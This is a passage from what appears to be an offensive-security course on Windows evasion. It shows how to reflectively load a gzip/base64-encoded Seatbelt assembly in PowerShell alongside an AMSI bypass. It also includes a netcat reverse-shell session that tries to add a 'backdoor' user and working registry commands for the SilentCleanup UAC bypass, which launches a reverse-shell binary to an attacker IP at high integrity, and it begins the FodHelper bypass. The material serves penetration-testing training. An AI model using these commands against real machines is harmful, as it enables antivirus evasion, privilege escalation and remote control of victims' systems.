
Since `PowerShell` and `C#` both make use of the `.NET Framework`, it is possible to load `C#` assemblies into memory in `PowerShell` and then interact with them as any other object. This can be done without writing any files to disk, and combined with an `AMSI bypass` makes for a very powerful technique. For example, let's say we have a `C#` assembly which has a namespace called `Example`, which contains a class called `Program`, which contains a method called `Main`. We could load the assembly and execute this method in `PowerShell` like so:

```
$bin = @(<SNIP>);
[System.Reflection.Assembly]::Load($bin);
[Example.Program]::Main();
```

Let's copy `C:\Tools\Seatbelt` to `C:\Tools\Seatbelt-PS`, and open the project in `Visual Studio`. In order for `PowerShell` to be able to interact with methods from reflectively-loaded assemblies, they need to have `public` visibility. In our case, we'll need to open `Program.cs` and change the `Main` method from `private` to `public`.

```
Program.cs*
Seatbelt                                    Seatbelt.Program
1   using System;
2
3   namespace Seatbelt
4   {
5       public static class Program
6       {
7           public static void Main(string[] args)
8           {
9               try
10              {
11                  using var sb = (new Seatbelt(args));
12                  sb.Start();
13              }
14              catch (Exception e)
15              {
16                  Console.WriteLine($"Unhandled terminating exception: {e}");
17              }
18          }
19      }
20  }
21
```

With that done, we can switch from `Debug` to `Release` mode and build the solution. This will generate a file inside `C:\Tools\Seatbelt-PS\Seatbelt\bin\Release`. When we write our `PowerShell` script, we will need to store this assembly in a variable, so let's use CyberChef to compress and encode it with `GZIP` and `Base64` respectively.



With our compressed and encoded `Seatbelt` assembly prepared, we can begin writing the `PowerShell` script which will load and execute it. First off, we can prepare a function called `Invoke-Seatbelt` which takes one string argument (which we will later pass to `Seatbelt`) and contains the compresed and encoded `Seatbelt` assembly we prepared earlier.

```
function Invoke-Seatbelt {
    [CmdletBinding()]
```

```
    Param (
        [String]
        $args = " "
    )

    # Seatbelt.exe -> Gzip -> Base64
    $gzipB64 = "<SNIP>";
}
```

Before we are able to load the assembly, we need to convert it back into its original bytes, so we can add the following lines to decode and then decompress the `$gzipB64` variable.


```
<SNIP>
# Base64 decode
$gzipBytes = [Convert]::FromBase64String($gzipB64);

# Gzip decompress
$gzipMemoryStream = New-Object IO.MemoryStream(, $gzipBytes);
$gzipStream = New-Object
System.IO.Compression.GzipStream($gzipMemoryStream,
[IO.Compression.CompressionMode]::Decompress);
$seatbeltMemoryStream = New-Object System.IO.MemoryStream;
$gzipStream.CopyTo($seatbeltMemoryStream);
<SNIP>
```

With the assembly bytes back in their original form, we can add the following lines to load the assembly reflectively, redirect STDOUT to the console and then invoke the `Main` method with the arguments passed to the `Invoke-Seatbelt` function.


```
<SNIP>
# Load assembly reflectively
$seatbeltArray = $seatbeltMemoryStream.ToArray();
$seatbelt = [System.Reflection.Assembly]::Load($seatbeltArray);

# Redirect assembly STDOUT to console
$OldConsoleOut = [Console]::Out;
$StringWriter = New-Object IO.StringWriter;
[Console]::SetOut($StringWriter);

# Call main method
[Seatbelt.Program]::Main($args.Split(" "));

# Reset STDOUT
[Console]::SetOut($OldConsoleOut);
$Results = $StringWriter.ToString();
```

```
$Results;
<SNIP>
```

The script works as is, however it will get flagged by AMSI, so a bypass is necessary before attempting to load it. One important thing to keep in mind is that the type of AMSI bypass used matters in this case. If we attempt to use the first bypass we looked at, which sets `amsiInitFailed` to `false`, then we get a strange error message when attempting to call `Invoke-Seatbelt`.



It may not seem like it at first, however this error happens because `AMSI` detects the `.NET assembly` when we call `[System.Reflection.Assembly]::Load()`. This happens, because this specific `AMSI bypass` utilized only disables `AMSI` for the `PowerShell` session. So with that in mind, we need to pick a `bypass` which patches `amsi.dll`, such as the second one we looked at. After making this switch, we can see that we got `Seatbelt` running relatively simply with `Real-time protection` turned on.



User Account Control

Introduction to User Account Control


In `Windows`, every securable object is assigned an integrity level so that access can be controlled. The possible values are:

- `Low`, which is mainly used for internet interactions
- `Medium`, which is the default level
- `High`, which indicates elevated access
- `System`, which is the highest possible level

Securable objects with a `lower integrity level` can not access objects with a `higher integrity level`, but access is allowed in the reverse direction.

An access token is an object which describes the `security context` of a process, including its `integrity level`. Every user logon session is assigned an access token with a `medium integrity level` called a `standard user access token`. When an `administrator` logs in, they are assigned an additional `access token` with a `high integrity level` (called a `administrator access token`), but they still operate with the `standard user access token` by default.

Simply put, User Account Control is a `Windows` security feature, which manages `elevation` between `access tokens`. When a user attempts to perform an action which requires a `higher integrity level`, they are prompted by `User Access Control`. Depending on the way `User Access Control` is configured, as well as if the user is an `administrator`, the prompt may or may not ask for credentials.



From an attacker's perspective, bypassing `User Access Control` means elevating `integrity levels` when having control of an `administrative` user, but no GUI access. For example, let's say we have a reverse shell as `maria` who is an `administrator`. Because the process is running at a `medium integrity level`, we would be blocked by `User Access Control` when attempting to add a new user with the `net user` command.

```
┌──(kali㉿kali)-[                                                    ]
└─$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [          ] from (UNKNOWN) [          ] 49705
whoami
PS C:\Tools\RShell\RShell\bin\x64\Release> whoami
evasion-dev\maria
whoami /groups
PS C:\Tools\RShell\RShell\bin\x64\Release> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                     Type             SID          Attributes
============================================================== ================ ============ ==================================================
Everyone                                                       Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group  Well-known group S-1-5-114    Group used for deny only
BUILTIN\Administrators                                         Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                                                  Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Performance Log Users                                  Alias            S-1-5-32-559 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON                          Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                       Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                               Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                 Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                     Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                          Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                               Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level                         Label            S-1-16-8192
net user backdoor B@ckd00r! /add
PS C:\Tools\RShell\RShell\bin\x64\Release> net user backdoor B@ckd00r! /add
System error 5 has occurred.

Access is denied.
```

This is a situation where we would have to bypass `User Access Control`.

How Can We Bypass It?


So how do we go about bypassing `User Access Control`? It turns out that there are a lot of ways to do this, so we will focus on `two of the most common ones` according to this research article by Elastic:

- UAC Bypass via `DiskCleanup Scheduled Task Hijack`
- UAC Bypass via `FodHelper Execution Hijack`

Note: Everything in this section will be done with `Real-time protection` enabled.


Bypass 1: DiskCleanup Scheduled Task Hijack

The first bypass we will cover is one which was discovered in 2017 by James Forshaw from Google Project Zero. `SilentCleanup` is a scheduled task which is configured on `Windows` by default. The interesting thing about this scheduled task, is that it may be started from a process with a `medium integrity level`, and then automatically elevates to a `high integrity level` since the `"Run with highest privileges"` option is enabled.



Therefore, if we can control what `SilentCleanup` does, we can elevate to a `high integrity level` without triggering a prompt from `User Account Control`. Taking a look

at what `SilentCleanup` does, we see that it starts the program `"%windir%\system32\cleanmgr.exe"` with some arguments.



Since the path of the program to be launched includes the environment variable `%windir%`, we can modify this to control the program `SilentCleanup` launches in order to bypass `User Account Control`. Let's imagine we have placed `RShell.exe` in `C:\Windows\Tasks\`. By setting `%windir%` to the following (mind the space at the end):


```
cmd.exe /K C:\Windows\Tasks\RShell.exe <IP> 8080 & REM
```

The path of the program to be launched would become:

```
cmd.exe /K C:\Windows\Tasks\RShell.exe <IP> 8080 & REM
\system32\cleanmgr.exe /autocleanstoragesense /d %systemdriv...
```


REM is a `Windows` command which indicates a comment, which means `SilentCleanup` would just end up launching `RShell.exe` with a `high integrity level`.

```
Set-ItemProperty -Path "HKCU:\Environment" -Name "windir" -Value "cmd.exe
/K C:\Windows\Tasks\RShell.exe <IP> 8080 & REM " -Force
Start-ScheduledTask -TaskPath "\Microsoft\Windows\DiskCleanup" -TaskName
"SilentCleanup"
```



To clean up after the bypass, we should remove the value we set for `%windir%` with the following command:

```
Clear-ItemProperty -Path "HKCU:\Environment" -Name "windir" -Force
```

Bypass 2: FodHelper Execution Hijack

The `FodHelper bypass` was discovered in 2017 by a master's student. Nowadays, it is a very well-known attacker vector and `Windows Defender Antivirus` does a relatively good job of detecting it. That being said, the technique still works, and it is not so hard to avoid getting detected.


The default `Windows` program `C:\Windows\System32\fodhelper.exe` has an attribute called `AutoElevate`, which makes it so that when it is run by a user at a `medium integrity level`, it is automatically elevated to a `high integrity level`.

```
PS C:\Tools\SysinternalsSuite> .\sigcheck.exe -m
C:\Windows\System32\fodhelper.exe | findstr autoElevate
        <autoElevate>true</autoElevate>
```

When `FodHelper` is run, it attempts to read the value of the registry key `"HKCU\Software\Classes\ms-settings\Shell\Open\Command"`:

Time ...	Process Name	PID	Operation	Path	Result	Detail	Integrity
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\CommandStateHandler	NAME NOT FOUND	Length: 90	High
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\CommandFlags	NAME NOT FOUND	Length: 16	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desired Access: Query Value	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value	High
8:28:0...	fodhelper.exe	5880	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: Name	High
8:28:0...	fodhelper.exe	5880	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: HandleTags, HandleTags: 0x0	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum Allowed	High
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\DelegateExecute	BUFFER OVERFL...	Length: 12	High
8:28:0...	fodhelper.exe	5880	RegCloseKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS		High
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\CommandStateHandler	NAME NOT FOUND	Length: 90	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desired Access: Query Value	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value	High
8:28:0...	fodhelper.exe	5880	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: Name	High
8:28:0...	fodhelper.exe	5880	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: HandleTags, HandleTags: 0x0	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum Allowed	High
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\DelegateExecute	SUCCESS	Type: REG_SZ, Length: 78, Data: {4...	High
8:28:0...	fodhelper.exe	5880	RegCloseKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS		High

